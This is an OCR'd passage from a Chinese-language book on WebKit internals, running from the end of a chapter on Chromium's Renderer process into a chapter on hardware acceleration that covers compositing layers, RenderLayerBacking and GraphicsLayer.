


图 7-16 “Design Documents”网页对应的 Renderer 进程

6. 在进程 3660 中，选择线程“CrBrowserMain”，在 Renderer 进程完成图 7-16 中的操作之后，通过放大数据图，读者可以看到如图 7-17 所示的信息，这是 Chromium 更新共享内存的数据并把数据绘制到 BackingStore 对象中，最后绘制到窗口。读者同样可以将这些函数同图 7-14 中的 Browser 进程的调用过程作对比。




图 7-17 “Design Documents”网页对应的 Renderer 进程

至此，WebKit 的基础部分已介绍完毕。通过前面的分析和介绍，读者应该可以对网页的基本知识和基本的渲染过程有了一些了解。同时，结合 Chromium 的实现，读者应该理解浏览器是如何使用 WebKit 和扩展浏览器能力的。当然，WebKit 的能力远不止这些，在高级篇中会介绍更多有关 WebKit 的高级技术。

8 第8章 硬件加速机制

从本章开始进入 WebKit 高级技术部分，这部分介绍更为复杂和新颖的技术，包括硬件加速机制、JavaScript 引擎内部原理、插件和扩展机制、多媒体技术、安全机制、移动技术、调试技术和 Web 平台。

随着 HTML5 中不断加入图形和多媒体方面的功能，例如 Canvas2D、WebGL、CSS 3D 和视频等，这对渲染引擎使用图形库的性能提出了很高的要求。在 WebKit 渲染基础之上，本章着重描述 WebKit 为了支持硬件加速机制而引入了哪些内部结构，以及 Chromium 如何在这些设施上实现了特殊的硬件加速机制，这些机制的引入极大地提升了 WebKit 引擎的渲染性能。

8.1 硬件加速基础

8.1.1 概念

这里说的硬件加速技术是指使用 GPU 的硬件能力来帮助渲染网页，因为 GPU 的作用主要是用来绘制 3D 图形并且性能特别好，这是它的专长所在，它同软件渲染

有很多不同的地方，既有自己的优点，当然也有些不足之处。

对于 GPU 绘图而言，通常不像软件渲染那样只是计算其中更新的区域，一旦有更新请求，如果没有分层，引擎可能需要重新绘制所有的区域，因为计算更新部分对 GPU 来说可能耗费更多的时间。当网页分层之后，部分区域的更新可能只在网页的一层或者几层，而不需要将整个网页都重新绘制。通过重新绘制网页的一个或者几个层，并将它们和其他之前绘制完的层合成起来，既能使用 GPU 的能力，又能够减少重绘的开销。

之前，笔者总是将 RenderLayer 对象和最终显示出来的图形层次一一对应起来，也就是每个 RenderLayer 对象都有一个后端存储与其对应，这样有很多好处，那就是当每一层更新的时候，WebKit 只需要更新 RenderLayer 对象包含的节点即可。所以当某一层有任何更新时候，WebKit 重绘该层的所有内容（当然对于 Tiledlayer 不是这样的情况）。这是理想情况，在现实中不一定会这样，主要原因是实际中的硬件能力和资源有限。为了节省 GPU 的内存资源，硬件加速机制在 RenderLayer 树建立之后需要做三件事情来完成网页的渲染。

- WebKit 决定将哪些 RenderLayer 对象组合在一起，形成一个有后端存储的新层，这一新层不久后会用于之后的合成（Compositing），这里称之为合成层（Compositing Layer）。每个新层都有一个或者多个后端存储，这里的后端存储可能是 GPU 的内存。对于一个 RenderLayer 对象，如果它没有后端存储的新层，那么就使用它的父亲所使用的合成层。
- 将每个合成层包含的这些 RenderLayer 内容绘制在合成层的后端存储中，如第 7 章所述，这里的绘制可以是软件绘制也可以是硬件绘制。
- 由合成器（Compositor）将多个合成层合成起来，形成网页的最终可视化结果，实际就是一张图片。合成器是一种能够将多个合成层按照这些层的前后顺序、合成层的 3D 变形等设置而合成一个图像结果的设施，后面会介绍 Chromium 合成器的工作原理。

在 WebKit 中，只有把编译的 C 代码宏（macro）“ACCELERATED_COMPOSITING”打开之后，硬件加速机制才会被开启，有关硬件加速的基础设施才会被编译进去。

8.1.2 WebKit 硬件加速设施

一个 RenderLayer 对象如果需要后端存储，它会创建一个 RenderLayerBacking 对象，该对象负责 Renderlayer 对象所需要的各种存储。正如前面所述，理想情况下，每个 RenderLayer 都可以创建自己的后端存储，但事实上不是所有 RenderLayer 都有自己的 RenderLayerBacking 对象。如果一个 RenderLayer 对象被 WebKit 依照一定的规则创建了后端存储，那么该 RenderLayer 被称为合成层。

每个合成层都有一个 RenderLayerBacking，RenderLayerBacking 负责管理 RenderLayer 所需要的所有后端存储，因为后端存储可能需要多个存储空间。在 WebKit 中，存储空间使用 GraphicsLayer 类来表示，图 8-1 描述了这些主要类和它们的关系。




图 8-1 WebKit 的硬件加速基础类

图 8-1 中的上半部分是 WebKit 项目中 WebCore 部分的四个基础类，RenderLayer 和 RenderLayerBacking 已经做过一些介绍了，GraphicsLayer 表示 RenderLayer 中前

景层、背景层所需要的一个后端存储。每个 GraphicsLayer 都使用一个 GraphicsLayerClient 对象，该对象能够收到 GraphicsLayer 的一些状态更新信息，并且包含一个绘制该 GraphicsLayer 对象的方法，RenderLayerBacking 继承于该类。GraphicsLayer 是 WebKit 中的基础类，主要定义一套标准接口，在 WebKit 不同的移植中，它们有不同的子类及其实现，图 8-1 的下半部分是两个不同移植的具体实现类。

哪些 RenderLayer 对象可以是合成层呢？如果一个 RenderLayer 对象具有以下的特征之一，那么它就是合成层。

- RenderLayer 具有 CSS 3D 属性或者 CSS 透视效果。
- RenderLayer 包含的 RenderObject 节点表示的是使用硬件加速的视频解码技术的 HTML5“video”元素。
- RenderLayer 包含的 RenderObject 节点表示的是使用硬件加速的 Canvas 2D 元素或者 WebGL 技术。
- RenderLayer 使用了 CSS 透明效果的动画或者 CSS 变换的动画。
- RenderLayer 使用了硬件加速的 CSS Filters 技术。
- RenderLayer 使用了剪裁（Clip）或者反射（Reflection）属性，并且它的后代中包括一个合成层。
- RenderLayer 有一个 Z 坐标比自己小的兄弟节点，且该节点是一个合成层。

至于为什么这么做，有以下三个原因：首先当然是合并一些 RenderLayer 层，这样可以减少内存的使用量；其二是在合并之后，尽量减少合并带来的重绘性能和处理上的困难；其三对于那些使用单独层能够显著提升性能的 RenderLayer 对象，可以继续使用这些好处，例如使用 WebGL 技术的 canvas 元素。

图 8-2 描述了 RenderLayer 树、RenderLayerBacking 对象和 GraphicsLayer 树这些硬件加速基础设施的对应关系。RenderLayer 树中的第四个节点没有创建 RenderLayerBacking 对象，因为不符合上面的创建条件，而对于每个 RenderLayerBacking 对象，它也至少需要一个 GraphicsLayer 对象，当然也可能需要多个，图中的

RenderLayerBacking 对象分别需要 2 个、1 个和 4 个 GraphicsLayer 对象，这些对象分别表示什么呢？图 8-3 描述了一个 RenderLayerBacking 对象可能包括的众多 GraphicsLayer 对象层，它们表示不同的含义。




图 8-2 RenderLayer 树、RenderLayerBacking 对象和 GraphicsLayer 树




图 8-3 RenderLayerBacking 包含的各种 GraphicsLayer 对象层

为什么一个 RenderLayerBacking 对象需要这么多层呢？原因有很多，例如 WebKit 需要将滚动条独立开来称为一个层，需要两个容器层来表示 RenderLayer 对应的 Z 坐标为正数的子女和 Z 坐标为负数的子女，需要滚动的内容建立新层，还可能需要剪裁层和反射层。那么这些层是如何被组织并且它们被绘制的顺序是如何呢？图 8-4[1]中的树状结构描述了所有层的绘制顺序，按照先根顺序遍历的结果即是绘制顺序，图中每个层就是一个 GraphicsLayer 对象。对于某个 RenderLayerBacking 对象来说，其主层是肯定存在的，其他层则不一定存在，因为不是每个 RenderLayer 对象都需要用到它们。

